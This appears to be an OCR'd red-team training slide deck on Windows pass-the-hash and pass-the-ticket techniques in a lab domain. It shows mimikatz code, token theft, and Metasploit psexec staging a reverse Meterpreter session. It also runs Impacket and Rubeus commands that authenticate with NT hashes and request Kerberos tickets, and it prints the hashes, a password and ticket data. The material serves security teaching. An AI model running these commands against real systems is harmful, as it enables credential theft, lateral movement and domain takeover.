if(kull_m_process_create(KULL_M_PROCESS_CREATE_LOGON, szRun, CREATE_SUSPENDED, NULL, LOGON_NETCREDENTIALS_ONLY, szUser, szDomain, L"", &processInfos, FALSE))
{
        kprintf(L"  |  PID  %u\n  |  TID  %u\n",processInfos.dwProcessId, processInfos.dwThreadId);
        if(OpenProcessToken(processInfos.hProcess, TOKEN_READ | (isImpersonate ? TOKEN_DUPLICATE : 0), &hToken))
        {
                if(GetTokenInformation(hToken, TokenStatistics, &tokenStats, sizeof(tokenStats), &dwNeededSize))
                {
                        kuhl_m_sekurlsa_pth_luid(&data);
                        if(data.isReplaceOk)
                        {
                                if(isImpersonate)
                                {
                                        if(DuplicateTokenEx(hToken, TOKEN_QUERY | TOKEN_IMPERSONATE, NULL, SecurityDelegation, TokenImpersonation, &hNewToken))
```


```
case KULL_M_PROCESS_CREATE_LOGON:
        status = CreateProcessWithLogonW(user, domain, password, iLogonFlags, NULL, dupCommandLine, iProcessFlags, NULL, NULL, &startupInfo, ptrProcessInfos);
        break;
}
```

https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa.c


Mimikatz Pass-the-Hash (cont.)

```
meterpreter > steal_token 1308
Stolen token with username: CAP\Vegeta_sa
meterpreter >
meterpreter > ls \\\\dc01.capsule.corp\\C$
Listing: \\dc01.capsule.corp\C$
================================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
040777/rwxrwxrwx  0          dir   2021-06-21 16:35:41 +0200  $Recycle.Bin
040777/rwxrwxrwx  0          dir   2022-12-08 11:42:47 +0100  Config.Msi
040777/rwxrwxrwx  0          dir   2020-04-15 22:47:42 +0200  Documents and Settings
040777/rwxrwxrwx  0          dir   2018-09-15 09:19:00 +0200  PerfLogs
040777/rwxrwxrwx  0          dir   2020-04-18 01:45:47 +0200  PortQryUI
040555/r-xr-xr-x  0          dir   2022-11-04 11:46:01 +0100  Program Files
040777/rwxrwxrwx  0          dir   2021-10-30 19:07:42 +0200  Program Files (x86)
040777/rwxrwxrwx  0          dir   2022-12-09 10:27:33 +0100  ProgramData
040777/rwxrwxrwx  0          dir   2020-04-15 22:47:43 +0200  Recovery
040777/rwxrwxrwx  0          dir   2021-03-21 12:15:55 +0100  ShareSupport
```


NORMAL




“PASS-THE-HASH”



Benjamin Delpy – “Abusing Microsoft Kerberos. Sorry you guys don’t get it” – Blackhat 2014





Benjamin Delpy – "Abusing Microsoft Kerberos. Sorry you guys don't get it" – Blackhat 2014

The Fuck LSA Way

The Fuck LSA Way

- This approach is quite easy - just find tools with native support for the protocols you want to use
- You don’t have to play with complex Windows components - just specify credentials to the tool and you are fine
- Some examples are shown in the following slides for NTLM and Kerberos

NTLM – Invoke-the-Hash

```
meterpreter > powershell_import '/home/attl4s/Opt/Invoke-TheHash/Invoke-SMBEnum.ps1' -s 1
[+] File successfully imported. No result was returned.
meterpreter >
meterpreter > powershell_execute 'Invoke-SMBEnum -target dc01.capsule.corp -domain capsule.corp -username bulma_da
 -hash BD35111AB3B0D46129EFBDBAB06B49C4' -s 1
[+] Command execution completed:
dc01.capsule.corp Administrators Group Members:

Username         Domain Type
--------         ------ ----
Administrator    CAP    user
Domain Admins    CAP    group
Enterprise Admins CAP   group


dc01.capsule.corp Users:

Username          RID
--------          ---
accountSvc       1147
Adam.Wally       1131
Administrator     500
backupSvc        1146
bulma            1122
bulma_da         1121
```

https://github.com/Kevin-Robertson/Invoke-TheHash

NTLM – Metasploit

```
msf6 exploit(windows/smb/psexec) > run SMBUser=bulma_da SMBDomain=capsule.corp SMBPass=aad3b435b51404eeaad3b435b5
1404ee:BD35111AB3B0D46129EFBDBAB06B49C4 smb::auth=ntlm RHOST=10.11.3.5

[*] Started HTTPS reverse handler on https://10.11.3.165:9443/home/api/v1/heartbeat
[*] 10.11.3.5:445 - Connecting to the server...
[*] 10.11.3.5:445 - Authenticating to 10.11.3.5:445|capsule.corp as user 'bulma_da'...
[!] 10.11.3.5:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.11.3.5:445 - Uploading payload... NgpPfsoR.exe
[*] 10.11.3.5:445 - Created \NgpPfsoR.exe...
[+] 10.11.3.5:445 - Service started successfully...
[*] 10.11.3.5:445 - Deleting \NgpPfsoR.exe...
[*] https://10.11.3.165:9443/home/api/v1/heartbeat handling request from 10.11.3.5; (UUID: vzdnarjf) Staging x64
payload (201820 bytes) ...
[*] Meterpreter session 6 opened (10.11.3.165:9443 -> 10.11.3.5:52276) at

meterpreter >
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/psexec.rb

NTLM – Impacket


```
attl4s@strobe:~$ wmiexec.py capsule.corp/bulma_da:Patatas123@10.11.3.5 -hashes :BD35111AB3B0D46129EFBDBAB06B49C4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cap\bulma_da
```

Kerberos

- For Kerberos we are only going to see examples of tools that can generate raw Kerberos traffic to obtain ticket-granting-tickets (TGT) or service tickets (ST)

- In '*Do I Have Tickets?*' we will see how to use those tickets to actually interact with a service

Ask Kerberos (cont.)



https://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/

Ask Kerberos – Rubeus

```
msf6 post(windows/manage/execute_dotnet_assembly) > run DOTNET_EXE=/home/attl4s/Opt/Rubeus.exe ARGUMENTS='asktgt
/user:bulma_da /domain:capsule.corp /rc4:BD35111AB3B0D46129EFBDBAB06B49C4 /nowrap' session=1

[*] Running module against WEB01
[*] Launching notepad.exe to host CLR...
[+] Process 4880 launched.
[*] Reflectively injecting the Host DLL into 4880..
[*] Injecting Host into 4880...
[*] Host injected. Copy assembly into 4880...
[*] Assembly copied.
[*] Executing...
[*] Start reading output
[+]
[+]   ______        _
[+]  (_____ \      | |
[+]   _____) )_   _| |__  _____ _   _  ___
[+]  |  __  /| | | |  _ \| ___ | | | |/___)
[+]  | |  \ \| |_| | |_) ) ____| |_| |___ |
[+]  |_|   |_|____/|____/|_____)____/(___/
[+]
[+]  v1.6.1
[+]
[+] [*] Action: Ask TGT
[+]
[+] [*] Using rc4_hmac hash: BD35111AB3B0D46129EFBDBAB06B49C4
[+] [*] Building AS-REQ (w/ preauth) for: 'capsule.corp\bulma_da'
[+] [+] TGT request successful!
[+] [*] base64(ticket.kirbi):
[+]
[+]       doIE+jCCBPagAwIBBaEDAgEWooIEDzCCBAthggQHMIIEA6ADAgEFoQ4bDENBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMBYbBmtyYnRndBs
MY2Fwc3VsZS5jb3Jwo4IDxzCCA8OgAwIBEqEDAgECooIDtQSCA7GGIqfrsKNL24G/z8R8f4CRzcThJ0lqOD2V2RKabSfy1sictpqgHljmB50n7v5d
ek/ZweVdwlwqRRV+xH3XcOiiPlBvK/7LYbdsriD1MtptIzGsBvXjzbCKD/2/nlWfvyYCiSCBJ3+dlWAKwOPprNVeW69kbHKWzn0+ryOqEagaBN1FR
```

Ask Kerberos – Impacket

```
attl4s@strobe:~$ getTGT.py capsule.corp/bulma_da -hashes :BD35111AB3B0D46129EFBDBAB06B49C4 -dc-ip 10.11.3.5
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in bulma_da.ccache
attl4s@strobe:~$
attl4s@strobe:~$
attl4s@strobe:~$ export KRB5CCNAME=bulma_da.ccache
attl4s@strobe:~$
attl4s@strobe:~$
attl4s@strobe:~$ getST.py -k -no-pass -spn cifs/dc01.capsule.corp -dc-ip 10.11.3.5 bulma_da
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting ST for user
[*] Saving ticket in bulma_da.ccache
attl4s@strobe:~$
```

https://github.com/fortra/impacket

Do I Have Tickets?

Kerberos Tickets

- Although Windows does not provide functionality for NT hashes, it does for Kerberos tickets

- You can import TGTs or STs into existing logon sessions
  - Importing a ticket into your current session does not require privileges
  - Importing a ticket into another session does require privileges

- Like the other sections, we can also use tools that do not rely on LSA

The LSA Way

Pass-the-Ticket


- Let's suppose we have obtained (or forged) a Kerberos ticket from another user, and we want to use it

- '*Pass-the-Ticket*' consists of importing such ticket into an attacker-controlled logon session
  - This allows acting on behalf of the victim in the network

- Watchout when importing a TGT to an existing session - the original one will be overwritten!

Pass-the-Ticket (cont.)

